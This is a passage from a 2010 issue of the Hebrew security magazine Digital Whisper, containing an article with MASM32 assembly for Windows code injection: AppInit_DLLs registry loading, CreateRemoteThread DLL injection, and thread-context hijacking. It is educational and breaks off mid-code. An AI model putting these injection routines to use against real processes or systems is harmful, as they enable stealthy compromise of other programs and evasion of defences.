

Digital Whisper

גליון 13, אוקטובר 2010

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, סילאן דלאל
כתבים:	אוראל ארד, עו"ד יהונתן קלינגר, אפיק קסטיאל (cp77fk4r), ניר אדר (UnderWarrior)

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il




דבר העורכים

ברוכים הבאים לגליון ה-13 של Digital Whisper, כמו שאני מאמין ששמתם לב (לפי Google Analytics, שמתם לב...) - מועד יציאת הגליון איחר ביום אחד, הסיבה היא שהחודש היה אחד החודשים הלחוצים בחיי (התחתנתי, הייתי בחו"ל, חגים, חגים, חגים, עברתי דירה וכו' וכו'), הדבר גם פגע במספר הכתבות בגליון (אך לא במספר העמודים או ברמת התוכן!), כך שהחודש אנו מביאים לכם "רק" ארבעה מאמרים, אך כמו שתראו- הגליון הנ"ל לא נופל משום גליון שקדם לו.

בנוסף, הייתי מעוניין לציין לשבח את הפעילות שיש בבלוג האתר במהלך החודש והפוסטים שאנו משחררים מדי פעם- מבחינת מספר ההודעות והפעילות מדובר לדעתי באחד הבלוגים הפעילים ביותר בסצינה, תמשיכו להראות עניין ולהשתתף בדיונים על הנושאים העולים בבלוג.


וכרגיל, לפני שנעבור לתוכן הגליון, הייתי מעוניין להגיד תודה לאוראל ארד ולעו"ד יהונתן קלינגר שעזרו לנו בכתיבת המאמרים לגליון ושלחו לנו מאמרים מעניינים במיוחד. - תודה רבה!

קריאה נעימה!



תוכן עניינים

2	דבר העורכים
3	תוכן עניינים
4	CODE INJECTION
20	על ההצפנה בדין הישראלי: בין רצוי, מצוי ונשכח
25	THE DARK SIDE OF XML
37	בינה מלאכותית – חלק 3
63	דברי סיום



Code Injection

מאת אוראל ארד

הקדמה - מהי הזרקת קוד?

הזרקת קוד, כמשמעה, היא פעולה של הזרקת קוד לאפליקציה על מנת שזו תריץ אותו. המונח "הזרקת קוד" רחב בתחום המחשבים ובדרך כלל מתייחס ל-"באג" באפליקציה, המאפשר לתוקף להזריק קוד הגורם למערכת להתנהג בצורה מסוימת ולבצע זממו. כמובן שהזרקה לא משמשת רק למטרות זדוניות, אלא לכל שינוי כלשהו של פונקציונאליות התוכנית.

במאמר זה אתמקד בהזרקת קוד לתהליכים במערכת ההפעלה חלונות, כלומר הרצה של קוד במרחב הכתובות של תהליך אחר במערכת ההפעלה. אפתח בהסבר כללי ולאחר מכן אתן דוגמאות מפורטות, תוך כדי התייחסות לפרטים הקטנים כדי שההבנה תהיה מלאה.

בעקרון ישנן שתי אופציות למימוש המשימה, כאשר הטכניקה הנפוצה ביותר היא לגרום לתהליך הרצוי לטעון למרחב הכתובות שלו ספרייה, כלומר DLL (שאנחנו כתבנו כמובן), טכניקה זו נקראת DLL Injection.

לכל ספרייה מוגדרת פרוצדורת כניסה שרצה בכל אחת מהסיטואציות הבאות:

- הספרייה נטענת לזכרון של התהליך - DLL_PROCESS_ATTACH
- הספרייה נפרקת מהזכרון של התהליך - DLL_PROCESS_DETACH
- נוצר תהליכון (thread) חדש תחת התהליך - DLL_THREAD_ATTACH
- הסתיים תהליכון תחת התהליך - DLL_THREAD_DETACH

מכאן שכאשר נגרום לתהליך לטעון את הספרייה, אותה פרוצדורת כניסה תרוץ. באותה פרוצדורה נמקם את הקוד הרצוי, זהו מבנה הפרוצדורה:

```
DLLEntry PROC ;base:DWORD, reason:DWORD, reserved:DWORD
;code
DLLEntry ENDP
```

הפרוצדורה מקבלת שלושה פרמטרים בגודל 32 ביט:

- (1) הכתובת הוירטואלית אליה נטענה הספרייה.
- (2) הסיבה לקריאה לפרוצדורה- (הסיטואציה- ראה למעלה).
- (3) שמור- לא רלוונטי.

איך נטען את הספרייה?

דרך נחמדה להזריק DLL ליישומים שטוענים את הספרייה USER32.DLL למרחב הכתובות שלהם, היא להשתמש במפתח הרג'יסטרי הבא- (Windows NT ומעלה)


```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows
\AppInit_DLLs
```

המפתח מכיל שם ספרייה או מספר ספריות המופרדות ברווחים או פסיקים.
לדוגמה:

```
MyDll1.dll MyDll11.dll MyDll12.dll
```

הערך הראשון יכול להיות נתיב לספרייה ורק הוא, השאר יהיו רק שמות. לדוגמה:

```
C:\WINDOWS\MyDll1.dll MyDll11.dll MyDll12.dll
```




במקרה של שם ללא נתיב, מערכת ההפעלה תחפש את הספרייה בתיקיית היישום עצמו ובתיקיות נוספות (system32, system, נתיבים במצאים במשתנה PATH).

מערכת ההפעלה שומרת את הערך של המפתח (לאחר אתחול), וכאשר תהליך מסוים טוען את הספרייה USER32 למרחב הכתובות שלו- לאחר הטעינה (DLL_PROCESS_ATTACH), לוקחת הספרייה את הערך השמור וטוענת כל אחת ואחת מהספריות הכלולות בו (תוך שימוש ב-LoadLibrary).

דרך אחרת לטעינת הספרייה תהיה שימוש בפונקציה LoadLibrary, פונקציה הנמצאת בספרייה kernel32. יש לציין כי הספרייה kernel32 נטענת לכל תהליך ותהליך וכן לאותה כתובת וירטואלית תחת כל התהליכים הסטנדרטים בחלונות. לכן לא תהיה בעיה לקרוא לפונקציה, גם אם הספרייה לא נכללת בטבלת הייבוא של אותו תהליך (את כתובת הפונקציה נמצא בתהליך שלנו).


איך נקרא לפונקציה?

דרך אחת לקריאה לפונקציה, ב-Windows NT ומעלה, היא ליצור תהליכון (thread) חדש תחת אותו תהליך. הפונקציה תרוץ בתהליכון חדש. במקרה זה נשתמש בין היתר בפונקציה CreateRemoteThread הנמצאת בספרייה kernel32:



דרך נוספת היא להקצות בלוק זכרון בתהליך המרוחק, אליו נכתוב קוד שיטען את הספרייה שלנו תוך "גניבה" של תהליכון אחר קיים בתהליך. את התהליכון נשלח אל הקוד שלנו (אותו קוד שטוען את הספרייה שכתבנו), שבסופו יחזור אל הקוד המקורי לשם פעילות תקינה של התוכנית. פעולה זו תבוצע על ידי שינוי ה-CONTEXT של התהליכון.

במקרה זה נשתמש, בין היתר, בפונקציות כגון: `GetThreadContext` ו-`SetThreadContext` ומספר פונקציות debugging נוספות הנמצאות בספרייה `kernel32`:




*דרך נוספת היא להשתמש ב-windows hooks על מנת לטעון את הספרייה, עליה לא ארחיב משום שהיא הנפוצה והמוכרת יותר.

מערכת ההפעלה מאפשרת לנו ללכוד אירועים שמתרחשים בתהליך שלנו או בתהליכים אחרים. כאשר מתרחש אירוע אותו בחרנו לייטר, מערכת ההפעלה קוראת לשגרה (filter function) שאנחנו כתבנו ומעבירה את השליטה אלינו.

במקרה ונרצה ללכוד אירועים המתרחשים בתהליך אחר (לא שלנו) נצטרך להשתמש בספרייה (DLL) ובה תהיה פונקציית הפילטר שלנו, כדי שמערכת ההפעלה תוכל לטעון את הספרייה למרחב של התהליך המרוחק ולקרוא לפונקציה.

*הפונקציה חייבת להיות במרחב הכתובות של התהליך וזאת הסיבה שאנו חייבים לספק למערכת ההפעלה ספרייה ובה הפונקציה שלנו.

קיימת טכניקה נוספת הכוללת הזרקה של הקוד במלואו, ללא טעינה של ספרייה חיצונית, כאשר המימוש נשען על אותו עיקרון. לא ארחיב יותר כאן, תוכלו לנסות בעצמכם.



הקוד נכתב באסמבלי- מיועד לאסמבלר MASM32

```
*INVOKE
```

אופציות נוחה ש-MASM32 מספק:

- אופרטור קריאה לפונקציות.
- מבצע דחיפת פרמטרים למחסנית בקונבנציה המתאימה וקורא לפונקציה.

לדוגמה:

```
stdcall
invoke ExitProcess,0
: מקביל ל:
push 0
call ExitProcess
```

```
invoke MessageBox, NULL, addr caption, addr text, MB_OK
: מקביל ל:
push MB_OK
push offset text
push offset caption
push NULL
call MessageBox
```

כדי להשתמש ב-invoke יש להגדיר את תכונות הפונקציה (prototype):

```
Function PROTO param1:DWORD, param2:WORD,...
```


קבצי inc מכילים קבועים, prototypes ומבנים לשימוש ב-win32api.

```
windows.inc
kernel32.inc
```

```
Includelib
```

מורה למקשר לכלול את הספרייה בטבלת הייבוא. (Import Table)

קטעי הקוד שאציג, עושים שימוש בפונקציות ה-API של Windows. לא אתעמק בפונקציות בהן מעבר לנדרש, אך אצרף קישור לתיעוד הפונקציות של Microsoft.



CreateRemoteThread

כל פונקציה שתחום הפעולה שלה קשור לתהליכים דורשת ידית (HANDLE) לתהליך, על מנת שתוכל לגשת אל התהליך ולבצע פעולתה. תחילה, יש לקבל ידית (HANDLE) לאותו תהליך אליו יוזרק הקוד, נשתמש בפונקציה OpenProcess. אחד הפרמטרים של הפונקציה הוא הרשאות הגישה לתהליך, להן נזדקק בהמשך. הרשאות כתיבה (לזכרון):

```
PROCESS_VM_OPERATION
PROCESS_VM_WRITE
```

הרשאת יצירת תהליכון:

```
PROCESS_CREATE_THREAD
```

ההרשאות מקומבנות עם OR.

תיעוד OpenProcess:

[http://msdn.microsoft.com/en-us/library/ms684320\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms684320(VS.85).aspx)

שנית, עלינו למצוא את הכתובת אליה נטענה הפונקציה LoadLibrary. ניתן לעשות זאת רק בזמן ריצה-לאחר שהספרייה kernel32 נטענה לזכרון.

קודם לכן ציינתי כי המודול kernel32 נטען לאותה כתובת וירטואלית בתהליכים הסטנדרטיים, משמעות הדבר שהכתובת שנקבל בתהליך שלנו תואמת לכתובת בתהליך המרוחק.

כדי שנוכל לפרוק את הספרייה שנטענה לזכרון (בסופו של דבר) נשתמש בפונקציה FreeLibrary, שגם את כתובתה יש למצוא.

נשתמש בפונקציות:


- GetModuleHandle - הפונקציה מחזירה כתובת וירטואלית אליה נטען מודול מסוים.
- GetProcAddress - הפונקציה מחזירה כתובת של פונקציה הנמצאת במודול מסוים.

תיעוד GetModuleHandle:

[http://msdn.microsoft.com/en-us/library/ms683199\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms683199(VS.85).aspx)

תיעוד GetProcAddress:

[http://msdn.microsoft.com/en-us/library/ms683212\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms683212(VS.85).aspx)



קצת תאוריה

הפונקציה ליצירת תהליכון בתהליך אחר מקבלת כפרמטר (בין היתר) כתובת לפונקציה, אותה פונקציה צריכה לקבל פרמטר אחד באורך מילה כפולה (32 ביט) וכן גם את הפרמטר שיועבר לפונקציה בתחילת פעולתו של התהליכון.

לשמחתנו הפונקציה LoadLibrary מקבלת פרמטר אחד באורך מילה כפולה- זוהי הכתובת למחרוזת המציינת את הנתיב לספרייה הרצויה. המחרוזת צריכה להיות במרחב הכתובות של התהליך.

תיעוד LoadLibrary:

[http://msdn.microsoft.com/en-us/library/ms684175\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms684175(VS.85).aspx)

```
.386
.model flat,stdcall
option casemap:none
include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
includelib \masm32\lib\kernel32.lib

.data
processID DD 1234h ; משתנים מאותחלים
injectedLib DB "c:\injected.dll",0
kernel32name DB "kernel32.dll",0
loadLibName DB "LoadLibraryA",0
freeLinName DB "FreeLibrary",0


.data?
processHandle DD ? ; משתנים לא
מאותחלים
kernel32base DD ?
loadLibBase DD ?
freeLibBase DD ?
myLibBase DD ?

.code
start:
invoke OpenProcess, PROCESS_VM_OPERATION or
PROCESS_VM_WRITE or
PROCESS_CREATE_THREAD, NULL, processID
cmp eax, NULL
je exit
invoke GetModuleHandle, addr kernel32name
cmp eax, NULL
je exit
mov kernel32base, eax

invoke GetProcAddress, eax, addr loadLibName
cmp eax, NULL
je exit
```

Code Injection

www.DigitalWhisper.co.il



```

invoke GetProcAddress, kernel32base, addr freeLibName
cmp eax, NULL
je exit
mov freeLibBase, eax
...
...
...

```

LoadLibraryA - גרסת ה-ANSI של הפונקציה. הפונקציה מקבלת פוינטר למחרוזת- קידוד המחרוזת יהיה ANSI. ישנו מימוש גם לגרסת UNICODE :LoadLibraryW.

כעת עלינו להקצות זכרון לנתיב בספרייה- נשתמש בפונקציה VirtualAllocEx כדי להקצות זכרון ולאחר מכן נשתמש בפונקציה WriteProcessMemory על מנת לכתוב את הנתיב לספרייה לאזור הזכרון המוקצה.

תיעוד WriteProcessMemory:

[http://msdn.microsoft.com/en-us/library/ms681674\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms681674(VS.85).aspx)

תיעוד VirtualAllocEx:

[http://msdn.microsoft.com/en-us/library/aa366890\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa366890(VS.85).aspx)

```

invoke VirtualAllocEx, processHandle, NULL, sizeof injectedLib,
MEM_COMMIT, PAGE_READWRITE
cmp eax, NULL
je exit
mov pathMem, eax
invoke WriteProcessMemory, processHandle, pathMem, addr
injectedLib, sizeof injectedLib, NULL
cmp eax, NULL
je exit

```

*PAGE_READWRITE- האזור המוקצה ישמש לקריאה ולכתיבה.

השלב האחרון הוא ליצור תהליכון חדש בתהליך המרוחק.


תיעוד CreateRemoteThread:

[http://msdn.microsoft.com/en-us/library/ms682437\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms682437(VS.85).aspx)

```

invoke CreateRemoteThread, processHandle, NULL, 100h, loadLibBase,
pathMem, 0, addr threadID

```



לאחר שגרמנו לתהליך המרוחק לטעון את הספרייה שלנו ולגרום להרצת הקוד, יש לשחרר את הזכרון שהקצנו בתהליך ולפרוק את הספרייה מהזכרון אם היא אינה נחוצה יותר. ניצור תהליכון נוסף אך הפעם הוא יריץ את הפונקציה FreeLibrary שתפרוק את הספרייה מהזכרון. הפונקציה מקבלת פרמטר יחיד שהוא הכתובת הוירטואלית אליה נטענה הספרייה. מה שטרם ציינתי ועכשיו אציין הוא שהפונקציה LoadLibrary מחזירה את הכתובת אליה נטענה הספרייה, כלומר קוד היציאה של התהליכון שיצרנו קודם יהיה הכתובת אליה נטענה הספרייה. (שוב- הערך המוחזר מLoadLibrary).

- נשתמש בפונקציה GetExitCodeThread לקבלת הערך שהוחזר.
 - נשתמש בפונקציה VirtualFreeEx לשחרור הזכרון.
 - נשתמש בפונקציה WaitForSingleObject כדי לחכות לסיומו של התהליכון שיצרנו.
- * הפונקציה מחכה לשינוי מצב של אובייקט מסוים- מקבלת ידית לאובייקט כפרמטר.
- * פרמטר שני- זמן להמתנה שבמילי-שניות (לזמן בלתי מוגבל- עד לשינוי מצב יש להעביר את הערך -1)
- נשתמש בפונקציה GetExitCodeThread כדי לקבל את קוד היציאה של התהליכון.

תיעוד WaitForSingleObject:

[http://msdn.microsoft.com/en-us/library/ms687032\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms687032(VS.85).aspx)


תיעוד GetExitCodeThread:

[http://msdn.microsoft.com/en-us/library/ms683190\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms683190(VS.85).aspx)

```

invoke WaitForSingleObject, threadHandle, INFINITE
invoke GetExitCodeThread, threadHandle
cmp eax,NULL
je exit
mov myLibBase,eax
invoke CloseHandle, threadHandle
invoke CreateRemoteThread, processHandle, NULL,100h, freeLibBase,
myLibBase, 0, addr threadID
cmp eax,NULL
je exit
invoke WaitForSingleObject, eax, INFINITE
invoke CloseHandle, threadHandle
invoke VirtualFreeEx, processHandle, pathMem, sizeof
injectedLib, MEM_DECOMMIT
Invoke CloseHandle, processHandle
exit:
invoke ExitProcess, 0
End start

```



*INFINITE- אינסופי (התהליכון (thread) יושהה עד לשינוי במצב האובייקט ולא פחות) = 1-
 *CloseHandle- הפונקציה מקבלת ידית פתוחה כפרמטר וסוגרת אותה.

Thread Hijacking

בטכניקה זו נזריק קוד לתהליך המרוחק שיטען את הספרייה שכתבנו לזכרון. כדי להריץ אותו "נשאל" תהליכון קיים, ועל ידי שינוי ה-CONTEXT שלו נגרום לו להריץ את הקוד שלנו. נדאג שבסופו של הקוד שלנו, התהליכון יחזור אל הקוד המקורי. במערכות הפעלה מרובות תהליכים, בהן מספר תוכנות יכולות לרוץ המקביל, לכל תור פקודות (thread) יש זמן ריצה שמקצה לו המעבד (timeslice). ברגע שנגמר זמן הריצה שהוקצה- המעבד מעביר את השליטה לתהליכון אחר. רגע לפני שהוא עושה זאת, המעבד שומר את מצב האוגרים כלומר, את ה-CONTEXT של התהליכון. כשהוא יעביר את השליטה לתהליכון בפעם הבאה, הוא ישחזר את מצב האוגרים ויאפשר לתהליכון לרוץ באופן תקין.

מערכת הפעלה מאפשרת לנו לאחזר ולהציב את מצב האוגרים של תהליכון ספציפי באמצעות מספר פונקציות עליהן אפרט מיד.

הקוד המוזרק:

- חשוב מאוד לשמור על מצב הדגלים והאוגרים לפעילות התקינה של התוכנית, לכן נדחף אותם למחסנית בתחילת הקוד, ובסיומו נשלוף אותם.
- לאחר מכן נדחוף למחסנית את כתובת החזרה- הכתובת אליה אנו צריכים לחזור בסיום הקוד.
- נעביר לאוגר eax את כתובת הפונקציה LoadLibrary.


לא ניתן להזריק קריאה ישירה לפונקציה מזכרון התהליך שלנו, משום שההיסט של הפונקציה בתהליך המרוחק יהיה שונה. לכן נעביר את הכתובת לאוגר eax, לאחר מכן נבצע קריאה וכך ישאר לנו רק לשנות את הכתובת, במקום לחשב היסט חדש. אופרציות כמו call או jmp, ושאר הקפיצות המותנות עובדות על פי היסט מכוון (מספר בתים לקפיצה).

הקוד המוזרק:

```

injected PROC
    push 0AAAAAAAAh    ; כתובת חזרה
    pushad             ; דוחפים למחסנית את מצב האוגרים שעלולים
                      ; להשתנות במהלך הפ'
    pushfd            ; כשנחזור לאזור הקוד המקורי- התוכנית תרוץ
                      ; באופן תקין

    push 0AAAAAAAAh    ; כתובת לנתיב הספרייה (מחרוזת) - פרמטר
    mov eax, 0AAAAAAAAh ; כתובת הפונקציה LoadLibrary
    call eax           ; קריאה לפונקציה
  
```



```

popfd          ;      שליפת ערכי האוגרים שדחפנו למחסנית
popad
ret
injected ENDP

```

*0AAAAAAAA- הכתובת היא בסך הכל 'שומר מקום' לערכים שנשכתב בזמן ריצה. משום שלאזור הזכרון בו נמצא הקוד המוזרק אין הרשאת כתיבה בדרך כלל (text section), נשתמש בפונקציה VirtualProtect כדי לתת הרשאת כתיבה לאזור (PAGE_EXECUTE_READWRITE)

תיעוד VirtualProtect:

[http://msdn.microsoft.com/en-us/library/aa366898\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa366898(VS.85).aspx)

כדי לאחזר ולהציב את מצב האוגרים של תהליכון נשתמש בפונקציות:

תיעוד SetThreadContext:

[http://msdn.microsoft.com/en-us/library/ms680632\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms680632(VS.85).aspx)

תיעוד GetThreadContext:

[http://msdn.microsoft.com/en-us/library/ms679362\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms679362(VS.85).aspx)

הנתונים (משתנים) בתוכנית:

```

.data
processID DD 1234d
kernel32name DB "kernel32.dll"
loadLibName DB "LoadLibraryA",0
freeLibName DB "FreeLibrary", 0
injectedLib DB "c:\injectedLib.dll",0

.data?
processHandler DD ?
threadHandle DD ?
threadID DD ?
injectedMem DD ?
pathMem DD ?
oldProtect DD ?
tContext CONTEXT <>
returnEIP DD ?
loadLibBase DD ?
freeLibBase DD ?

```



1. נפתח ידית לתהליך המרוחק ונמצא את כתובת הפונקציה FreeLibrary ו LoadLibrary:

```
invoke OpenProcess, PROCESS_VM_OPERATION or  
PROCESS_VM_WRITE  
    ,NULL,processID  
cmp eax,NULL  
je exit  
mov processHandler, eax  
  
invoke GetModuleHandle, addr kernel32name  
cmp eax,NULL  
je exit  
mov kernel32base, eax  
  
invoke GetProcAddress, eax,addr loadLibName  
cmp eax,NULL  
je exit  
mov loadLibBase, eax  
  
invoke GetProcAddress, kernel32base, addr freeLibName  
cmp eax,NULL  
je exit  
mov freeLibBase, eax
```

2. נקצה בלוק זכרון בתהליך המרוחק אליו נזריק את הקוד:


```
invoke VirtualAllocEx, processHandler, NULL, INJECTED_LEN,  
MEM_COMMIT,PAGE_EXECUTE_READWRITE  
  
cmp eax, NULL  
je exit  
mov injectedMem, eax
```

3. נעניק הרשאת כתיבה לאזור הקוד שיוזרק כדי שנוכל לשכתב אותו:

```
mov eax, offset injected  
invoke VirtualProtect, eax, INJECTED_LEN, PAGE_EXECUTE_READWRITE, addr  
oldProtect  
cmp eax, NULL  
je exit
```

4. נקצה בלוק זכרון לנתיב הספרייה שלנו ונכתוב אליו את הנתיב:

```
Invoke VirtualAllocEx, processHandle, NULL, sizeof injectedLib,  
